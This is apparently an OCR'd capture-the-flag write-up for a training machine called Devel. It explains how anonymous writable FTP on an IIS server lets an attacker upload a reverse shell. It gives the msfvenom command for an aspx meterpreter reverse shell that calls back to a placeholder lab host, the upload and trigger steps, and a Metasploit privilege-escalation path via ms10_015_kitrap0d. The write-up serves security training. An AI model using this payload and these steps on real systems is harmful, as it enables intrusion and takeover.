

Devel

3rd October 2017 / Document No D17.100.03

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Easy

Classification: Official

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SYNOPSIS

Devel, while relatively simple, demonstrates the security risks associated with some default program configurations. It is a beginner-level machine which can be completed using publicly available exploits.

Skills Required

- Basic knowledge of Windows
- Enumerating ports and services

Skills Learned

- Identifying vulnerable services
- Exploiting weak credentials
- Basic Windows privilege escalation techniques

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
Enumeration

Nmap



Nmap reveals a Microsoft FTP server as well as a Microsoft IIS server. Running Dirbuster, with the lowercase medium wordlist, against the IIS server returns no results. The most likely initial attack vector appears to be FTP in this case.

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
Exploitation

Without any detailed version information on the Microsoft FTP server, it will need to be approached differently. In this case, the most likely entry method appears to be a misconfiguration or weak login credentials.

Attempting to connect anonymously via FTP reveals that the server does allow anonymous login with read/write privileges in the IIS server directory.



Armed with the ability to upload files, it is possible to drop an **aspx** reverse shell on the target and execute it by browsing to the file via the web server. The following command will create the aspx file: **msfvenom -p windows/meterpreter/reverse_tcp LHOST=<LAB IP> LPORT=<PORT> -f aspx > devel.aspx**

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
After starting a listener in Metasploit, the file can be uploaded with the **put** command via FTP. For example, **put ./devel.aspx**. Loading this file by browsing to http://10.10.10.5/devel.aspx will trigger the reverse shell.



By default, the working directory is set to **c:\windows\system32\inetsrv**, which the IIS user does not have write permissions for. Navigating to **c:\windows\TEMP** is a good idea, as a large portion of Metasploit's Windows privilege escalation modules require a file to be written to the target during exploitation.

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Privilege Escalation

Running **sysinfo** in the Meterpreter session reveals that the target is x86 architecture, so it is possible to get fairly reliable suggestions with the local_exploit_suggester module. The same can not be said for running the module on x64. Running the suggester gives the following recommended escalation modules:

- exploit/windows/local/bypassuac_eventvwr
- exploit/windows/local/ms10_015_kitrap0d
- ... and 9 more ...

Going down the list, **bypassauc_eventvwr** fails due to the IIS user not being a part of the administrators group, which is the default and to be expected. The second option, **ms10_015_kitrap0d**, does the trick. The flags can now be obtained from **c:\Users\babis\Desktop\user.txt.txt** and **c:\Users\Administrator\Desktop\root.txt.txt**